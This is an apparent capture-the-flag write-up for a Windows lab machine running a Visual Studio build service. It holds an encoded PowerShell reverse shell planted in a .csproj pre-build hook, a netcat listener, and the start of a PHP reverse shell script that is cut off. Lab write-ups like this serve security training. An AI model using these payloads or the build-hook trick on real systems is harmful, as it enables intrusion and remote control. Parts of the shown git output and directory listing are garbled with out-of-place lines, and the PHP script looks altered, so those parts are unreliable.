

Table of Contents

Scanning.....	1
Testing Functionality – web.....	2
Exploiting	6
Gitea	6
Privilege Escalation	12

Scanning

Scanning the given IP address using -sV (banner grabbing) and -sC (Default script):

```

File Actions Edit View Help
└─(kali㉿kali)-[~]
$ nmap 10.10.11.234 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-23 11:25 IDT
Nmap scan report for 10.10.11.234
Host is up (0.14s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-title: Visual - Revolutionizing Visual Studio Builds
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17

```

Port 80 is open. There are different versions of services that can be seen. One of them is the OpenSSL.

OpenSSL is a widely used open-source software library that provides a set of cryptographic functions, protocols, and tools. It is primarily focused on the implementation of the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protocols, which are essential for ensuring secure communication over a computer network, particularly the internet.

What's interesting about this service and specific version is the fact that its outdated.

Date	Item
28-Sep-2023	Alpha 2 of OpenSSL 3.2 is now available: please download and test it
19-Sep-2023	OpenSSL 3.1.3 is now available, including bug and security fixes
19-Sep-2023	OpenSSL 3.0.11 is now available, including bug and security fixes
11-Sep-2023	OpenSSL 1.1.1w is now available, including bug and security fixes
08-Sep-2023	Security Advisory : one low severity fix

Testing Functionality – web

10.10.11.234

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Visual Home

Welcome to Visual!

Experience a revolutionary approach to Visual Studio project compilation with Visual. Say goodbye to the frustrations of build issues on your machine. Simply provide us with your Git Repo link, and we'll handle the rest. Our cutting-edge technology compiles your projects and sends back the executable or DLL files you need, effortlessly and efficiently.

We currently support .NET 6.0 and C# programs, so make sure your Git Repo includes a .sln file for successful compilation. Trust Visual to simplify and streamline your project compilation process like never before.

Effortless Compilation
No need to stress over build issues. Let Visual do the heavy lifting for you!

Direct Download
We compile your code and send back the executables directly to you!

Support for .NET 6.0 & C#
We are always up to date, supporting the latest .NET 6.0 and C# programs.

Seamless Submission
Use our straightforward form to submit your Git Repo links for compiling.

GIT Integration
Visual integrates seamlessly with your Git repositories. Submitting your projects is just a click away!

Submit Your Repo


Enter Git Repo URL

Submit

It seems to be a service that compiles a git Repo with a .sln file.

Erel Regev

I sent a request by submitting a URL:



```

1 POST /submit.php HTTP/1.1
2 Host: 10.10.11.234
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://10.10.11.234
10 Connection: close
11 Referer: http://10.10.11.234/
12 Upgrade-Insecure-Requests: 1
13
14 gitRepoLink=http%3A%2F%2Faasdasd.com

```

We can see in the request and also in the initial scan that the server uses PHP. As well, it URL encodes the submitted URL.

After forwarding the first request, it seems to save the given Repo in the “uploads” directory:


```

1 GET /uploads/3de5499274f642ffcd2914b7ef7d9e HTTP/1.1
2 Host: 10.10.11.234
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.11.234/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10



```

Erel Regev

I was expecting to get some error but had to complete the process.



I hosted a reverse php code and submitted it in the website since it's trying to reach every given URL:



Erel Regev

Request

Pretty	Raw	Hex
--------	-----	-----

```

1 POST /submit.php HTTP/1.1
2 Host: 10.10.11.234
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 54
9 Origin: http://10.10.11.234
10 Connection: close
11 Referer: http://10.10.11.234/index.php
12 Upgrade-Insecure-Requests: 1
13
14 gitRepoLink=http%3A%2F%2F10.10.14.82%3A8000%2Frev2.php

```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/1.1 302 Found
2 Date: Mon, 23 Oct 2023 09:02:09 GMT
3 Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
4 X-Powered-By: PHP/8.1.17
5 Location: /uploads/446e613012d4329864214af30228e8
6 Content-Length: 29
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 [+] File copied successfully.

```

Intercept HTTP history WebSockets history Proxy settings

Request to http://10.10.11.234:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 GET /uploads/7590042fc294148062640e60248bf1 HTTP/1.1
2 Host: 10.10.11.234
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.11.234/index.php
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10

```

Build Status

10.10.11.234/uploads/7590042fc294148062640e60248bf1/

[-] Your build is still being compiled. Please be patient.

Return to homepage

Build Status

10.10.11.234/uploads/446e613012d4329864214af30228e8/

[-] The repository doesn't contain a .sln file or the URL submitted is invalid.

Return to homepage

Received shell - not stable and not useful for now.

Erel Regev

To ensure optimal functionality, a .sln file should be in your Git repository as mentioned earlier. This file serves as a strategic guide, delineating the organizational structure of your solution and specifying the dependencies essential for its seamless execution. Consider it akin to a meticulously crafted roadmap that directs your code to its intended destination while orchestrating the inclusion of necessary companions—your dependencies.

Exploiting


What do we need first? A server to host the Repo we want to use.

Gitea

https://computingforgeeks.com/install-gitea-git-service-on-debian/?expand_article=1


Gitea is a self-hosted, open-source Git service that provides a web-based interface for managing Git repositories. It is similar to other Git hosting platforms like GitHub or GitLab but is designed to be lightweight and easy to install on your own server.

- Step two from the URL above if needed (screenshot only):



```
(kali㉿kali)-[~]
$ sudo adduser \
> --system \
> --shell /bin/bash \
> --gecos 'Git Version Control' \
> --group \
> --disabled-password \
> --home /home/git \
> git
info: Selecting UID from range 100 to 999 ...
info: Selecting GID from range 100 to 999 ...
info: Adding system user `git` (UID 133) ...
info: Adding new group `git` (GID 143) ...
info: Adding new user `git` (UID 133) with group `git` ...
info: Creating home directory `/home/git` ...
```

When done, access the localhost:3000 on the browser and use the root credentials for the initial configuration. Then you will be able to create a new Repo using the browser:



The screenshot shows a GitHub-style interface for a repository named 'git/test'. At the top, there are tabs for 'Code', 'Issues', 'Packages', 'Projects', and 'Wiki'. On the right, there are buttons for 'Unwatch' (with 1), 'Star' (0), and 'Settings'. Below the tabs, a 'Quick Guide' section provides instructions for cloning the repository. It includes a link to 'Help' and buttons for 'New File', 'Upload File', 'HTTP' (which is selected), and 'SSH'. The URL 'http://localhost:3000/git/test.git' is also shown. Two code snippets are displayed: one for 'Creating a new repository on the command line' and another for 'Pushing an existing repository from the command line'.

```

touch README.md
git init
git checkout -b main
git add README.md
git commit -m "first commit"
git remote add origin http://localhost:3000/git/test.git
git push -u origin main

```

```

git remote add origin http://localhost:3000/git/test.git
git push -u origin main

```

We need to push a repository crafted in C#. Now, for this task, we have few options. We can either fire up Visual Studio Code to build from scratch or take the shortcut of cloning an existing repository into our virtual machine or to use dotnet. Following that, a bit of tweaking, and we'll be all set to push the repository onto our Gitea server.

<https://learn.microsoft.com/en-us/dotnet/core/tutorials/with-visual-studio-code?pivots=dotnet-6-0>

So, I was poking around in Visual Code's documentation, and guess what? You can sneak in a little command sneak peek just before the build. Called pre-build.

MSBuild's PreBuildEvent is like your backstage pass—it lets you pull off custom commands before the whole building spectacle kicks off.

I created a directory called visual:

Build:

The terminal output shows the creation of a new .NET console application named 'Visual'. The process involves running 'dotnet new console' with specific flags to set the framework to net6.0 and use 'program-main' as the entry point. The template 'Console App' is successfully created. Subsequent steps show the processing of post-creation actions, including 'dotnet restore', which determines projects to restore, restores the Visual.csproj file, and completes the restore process.

```

(kali㉿kali)-[~/Desktop/Visual]
$ dotnet new console --framework net6.0 --use-program-main
The template "Console App" was created successfully.

Processing post-creation actions...
Running 'dotnet restore' on /home/kali/Desktop/Visual/Visual.csproj...
Determining projects to restore...
Restored /home/kali/Desktop/Visual/Visual.csproj (in 287 ms).
Restore succeeded.

```

The terminal output shows the contents of the 'Visual' directory. It lists two files: 'Program.cs' and 'Visual.csproj'. The background shows a dark-themed file explorer window with icons for 'Clients', 'Enumeration', and 'Filpper'.

```

(kali㉿kali)-[~/Desktop/Visual]
$ ls
obj  Program.cs  Visual.csproj

```

Erel Regev

```

File Edit View Go Bookmarks Help
← → ↑ ↓ Home Desktop Visual
Places
Computer
kali
Desktop
obj C# Program.cs Visual.csproj

Visual.csproj ×
1 <Project Sdk="Microsoft.NET.Sdk">
2
3   <PropertyGroup>
4     <OutputType>Exe</OutputType>
5     <TargetFramework>net6.0</TargetFramework>
6     <ImplicitUsings>enable</ImplicitUsings>
7     <Nullable>enable</Nullable>
8   </PropertyGroup>
9
10  </Project>

```

Edit the .csproj file by adding malicious pre-build command:

```

Visual.csproj ×
1 <Project Sdk="Microsoft.NET.Sdk">
2
3   <PropertyGroup>
4     <OutputType>Exe</OutputType>
5     <TargetFramework>net6.0</TargetFramework>
6     <ImplicitUsings>enable</ImplicitUsings>
7     <Nullable>enable</Nullable>
8   </PropertyGroup>
9   <Target Name="PreBuild" BeforeTargets="PreBuildEvent">
10    <Exec Command="powershell -e JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAFMAbwBjAGsAZQb0AHMALc" />
11  </Target>
12
13 </Project>

```

I used the following reverse shell payload:

PHP passthru
PHP`
PHP popen
PHP proc_open
Windows ConPty
PowerShell #1
PowerShell #2
PowerShell #3
PowerShell #4 (TLS)
PowerShell #3 (Base64)

```

powershell -e
JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAFMAbwBjAGsAZQb0AHMALc
MQAwAC4AMQAwAC4AMQA0AC4ANGA0ACIAAA3ADcANwA3ACKAOwAkAHMAdAByAGUAYQBt
ACAAPQAgACQAYwBsAGKAZQBuAHQALgBHAGUAdABTAHQAcgB1AGEAbQAOACkAOwBbAGIA
eQB0AGUAwBdAF0AJABiAHkAdAB1AHMATAA9ACAAAMAuuAC4ANGA1ADUAMwA1AHwAJQB7
ADAAfQA7AHcAaABpAGwAZQAOAcGcAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUA
YQBkAcgAJABiAHkAdAB1AHMALAAgADAALAAgACQAYgB5AHQAZQbZAC4ATAB1AG4AZwB0
AGgAKQApACAALQBuAGUAIAwACkAewA7ACQAZAbhAHQAYQAgAD0AIAAoAE4AZQB3AC0A
TwB1AGoAZQBjAHQAIAtAFQ AeQbwAGUATgBhAG0AZQAgAFMAeQbzAHQAZQBtAC4AVAB1
AHgAdAAuAEEAUwBDAAkASQBFBAG4AYwBvAGQAAQBuAGcAKQAUAEcAZQB0AFMAdAByAGka
bgBnAcgAJABiAHkAdAB1AHMALAAwAcwAIAAkAGkAKQ7ACQAcwB1AG4AZAB1AGEAYwBr
ACAAPQAgACgAaQB1AHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0A

```

Shell /bin/bash Encoding None

Erel Regev

We need to create a .sln file as mentioned earlier and add the solutions.

```
(kali㉿kali)-[~/Desktop/Visual]
$ dotnet new sln
The template "Solution File" was created successfully.

(kali㉿kali)-[~/Desktop/Visual]
$ dotnet sln add --in-root Visual.csproj
Project `Visual.csproj` added to the solution.
```

New file after executing the command above:

```
1 Microsoft Visual Studio Solution File, Format Version 12.00
2 # Visual Studio Version 16
3 VisualStudioVersion = 16.0.30114.105
4 MinimumVisualStudioVersion = 10.0.40219.1
5 Project("{FAE04EC0-301F-11D3-BF4B-00C04F79EFBC}") = "Visual", "Visual.csproj", "{6C4A4A60-4D45-4656-B9DC-386DD952E3A9}"
6 EndProject
7 Global
8     GlobalSection(SolutionConfigurationPlatforms) = preSolution
9         Debug|Any CPU = Debug|Any CPU
10        Release|Any CPU = Release|Any CPU
11    EndGlobalSection
12    GlobalSection(SolutionProperties) = preSolution
13        HideSolutionNode = FALSE
14    EndGlobalSection
15    GlobalSection(ProjectConfigurationPlatforms) = postSolution
16        {6C4A4A60-4D45-4656-B9DC-386DD952E3A9}.Debug|Any CPU.ActiveCfg = Debug|Any CPU
17        {6C4A4A60-4D45-4656-B9DC-386DD952E3A9}.Debug|Any CPU.Build.0 = Debug|Any CPU
18        {6C4A4A60-4D45-4656-B9DC-386DD952E3A9}.Release|Any CPU.ActiveCfg = Release|Any CPU
19        {6C4A4A60-4D45-4656-B9DC-386DD952E3A9}.Release|Any CPU.Build.0 = Release|Any CPU
20    EndGlobalSection
21 EndGlobal
```

Execute the following commands from the project directory in order to push it into the Gitea Repository.

```
(kali㉿kali)-[~/Desktop/Visual]
$ git init
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:     git config --global init.defaultBranch <name>
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:     git branch -m <name>
Initialized empty Git repository in /home/kali/Desktop/Visual/.git/
(kali㉿kali)-[~/Desktop/Visual]
$ git checkout -b main
Switched to a new branch 'main'
(kali㉿kali)-[~/Desktop/Visual]
$ git add .
```

Erel Regev

```
(kali㉿kali)-[~/Desktop/Visual]$ git commit -m "first commit"
[master (root-commit) f522f0a] first commit: initial untrusted session promoted to trust
 8 files changed, 227 insertions(+)
create mode 100644 Program.cs
create mode 100644 Visual.csproj
create mode 100644 Visual.sln
create mode 100644 obj/Visual.csproj.nuget.dgspec.json
create mode 100644 obj/Visual.csproj.nuget.g.props
create mode 100644 obj/Visual.csproj.nuget.g.targets
create mode 100644 obj/project.assets.json
create mode 100644 obj/project.nuget.cache
create mode 100644 obj/project.nuget.cache
(kali㉿kali)-[~/Desktop/Visual]$ git remote add origin http://localhost:3000/Test/Visual.git
remote: Test@localhost:3000/Test/Visual.git work tree is unreachable
remote: fatal: unable to reach default_gateway=UNDEF
(kali㉿kali)-[~/Desktop/Visual]$ tun0 opened
$ git push -u origin main
Username for 'http://localhost:3000': Test
Password for 'http://Test@localhost:3000': 14.64.23.dev.tun0
Enumerating objects: 11, done.
Counting objects: 100% (11/11), done. Done up to tun0.
Delta compression using up to 8 threads
Compressing objects: 100% (11/11), done.
Writing objects: 100% (11/11), 3.58 KiB | 1.19 MiB/s, done.
Total 11 (delta 1), reused 0 (delta 0), pack-reused 0
remote: Processing 1 references
remote: dead:beef:2::103e/64 via tun0 dev tun0 table 0 metric -1
remote: Processed 1 references in total
To http://localhost:3000/Test/Visual.git
 * [new branch] main -> main
branch 'main' set up to track 'origin/main'.
```

Refresh the Gitea page.

The screenshot shows a Gitea repository named 'Test/Visual'. The repository has 1 star, 0 forks, and 0 issues. It uses HTTP for the URL. The commit history shows a single commit from 'Your Name' (f522f0aee6) titled 'first commit' made 1 minute ago. The commit includes files 'obj', 'Program.cs', 'Visual.csproj', and 'Visual.sln', all with 'first commit' messages.

File	Message	Time
obj	first commit	1 minute ago
Program.cs	first commit	1 minute ago
Visual.csproj	first commit	1 minute ago
Visual.sln	first commit	1 minute ago

Submit the Repository URL in the Visual website and wait for the reverse shell: don't forget to use your IP address.

Erel Regev

No Description
Manage Topics

1 Commit 1 Branch 0 Tags 29 KiB

Your Name 11f0b04245 first commit

obj first commit

Program.cs first commit


Visual.csproj first commit

Visual.sln first commit

post.bat first commit

3 minutes ago 3 minutes ago 3 minutes ago 3 minutes ago 3 minutes ago

HTTP SSH http://localhost:3000/Test/Visual.git



Wait a little until you get the shell 😊 navigate to /Users/enox/Desktop to find and read the user.txt file.

```
(kali㉿kali)-[~]
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.234] 49672
whoami
visual\enox
```

```
PS C:\Users\enox\Desktop> type user.txt
5 [REDACTED] 0
PS C:\Users\enox\Desktop>
```

Erel Regev

Privilege Escalation

So I was inspecting the machine and found the xampp directory.

```
PS C:\> dir
      SysteM user. This was possible because service accounts usually have the "SeImpersonate / SeAssignPrimaryToken" privilege.
      Service accounts are generally configured with these two privileges. They allow the account to impersonate other users (including the SYSTEM user). Any user with these privileges can run the token impersonation API.

  Directory: C:\

Mode          LastWriteTime    Name
----          -----        --
d-----       11/5/2022 12:03 PM  PerfLogs
d-r---       6/10/2023 11:00 AM  Program Files
d-----       6/10/2023 10:51 AM  Program Files (x86)
d-r---       6/10/2023 10:59 AM  Juicy potato
d-----       9/19/2023  6:44 AM   Users
d-----       6/10/2023 10:32 AM  Windows
d-----       6/10/2023 10:32 AM  xampp
```

XAMPP is an open-source cross-platform web server solution stack package developed by Apache Friends. In Windows, the default installation directory for XAMPP is typically C:\xampp.

Inside the directory, the application's files can be found, including the PHP files. As well, the uploads directory that was used earlier. The htdocs typically refers to the "document root" directory in a web server, especially in the context of servers like Apache. The document root is the main directory where the web server looks for files to serve to users when they access a website. It means that if we upload a reverse PHP payload and trigger it by accessing its URL, we can get a reverse shell of NT authority\local service.

```
1 <?php
2 // Copyright (c) 2020 Ivan Sincek
3 // V2.6
4 // Requires PHP v5.0.0 or greater.
5 // Works on Linux OS, macOS, and Windows OS.
6 // See the original script at https://github.com/pentestmonkey/php-reverse-shell.
7 class Shell {
8     private $addr = null;
9     private $port = null;
10    private $os = null;
11    private $shell = null;
12    private $descriptorspec = array(
13        0 => array('pipe', 'r'), // shell can read from STDIN
14        1 => array('pipe', 'w'), // shell can write to STDOUT
15        2 => array('pipe', 'w') // shell can write to STDERR
16    );
17    private $buffer = 1024; // read/write buffer size
18    private $clen = 0; // command length
19    private $error = false; // stream read/write error
20    private $ssdump = true; // script's dump
21    public function __construct($addr, $port) {
22        $this->addr = $addr;
23        $this->port = $port;
24    }
25    private function detect() {
26        $detected = true;
27        $os = PHP_OS;
28        if (stripos($os, 'LINUX') !== false || stripos($os, 'DARWIN') !== false) {
29            $this->os = 'LINUX';
30            $this->shell = '/bin/sh';
31        } else if (stripos($os, 'WINDOWS') !== false || stripos($os, 'WINNT') !== false || stripos($os, 'WIN32') !== false) {
32            $this->os = 'WINDOWS';
33            $this->shell = 'cmd.exe';
34        } else {
35            $detected = false;
36        }
37    }
38    private function handleInput($input) {
39        if ($this->error) {
40            return;
41        }
42        if ($this->os == 'LINUX') {
43            $input = str_replace("\r\n", "\n", $input);
44        }
45        $this->shell->write($input);
46    }
47    private function handleOutput($output) {
48        if ($this->error) {
49            return;
50        }
51        if ($this->os == 'LINUX') {
52            $output = str_replace("\n", "\r\n", $output);
53        }
54        echo $output;
55    }
56    private function handleError($error) {
57        if ($error) {
58            $this->error = true;
59        }
60    }
61    private function handleEOF() {
62        if ($this->error) {
63            return;
64        }
65        $this->shell->close();
66    }
67    private function handleSdump($script) {
68        if ($script) {
69            $this->shell->write($script);
70        }
71    }
72    private function handleSShell() {
73        if ($this->os == 'WINDOWS') {
74            $this->shell->write("cd %TEMP%& php -f payload.php");
75        } else {
76            $this->shell->write("cd /tmp& ./payload");
77        }
78    }
79    private function handleSShellOutput() {
80        if ($this->os == 'WINDOWS') {
81            $this->shell->read(1024);
82        } else {
83            $this->shell->read(1024);
84        }
85    }
86    private function handleSShellError() {
87        if ($this->os == 'WINDOWS') {
88            $this->shell->read(1024);
89        } else {
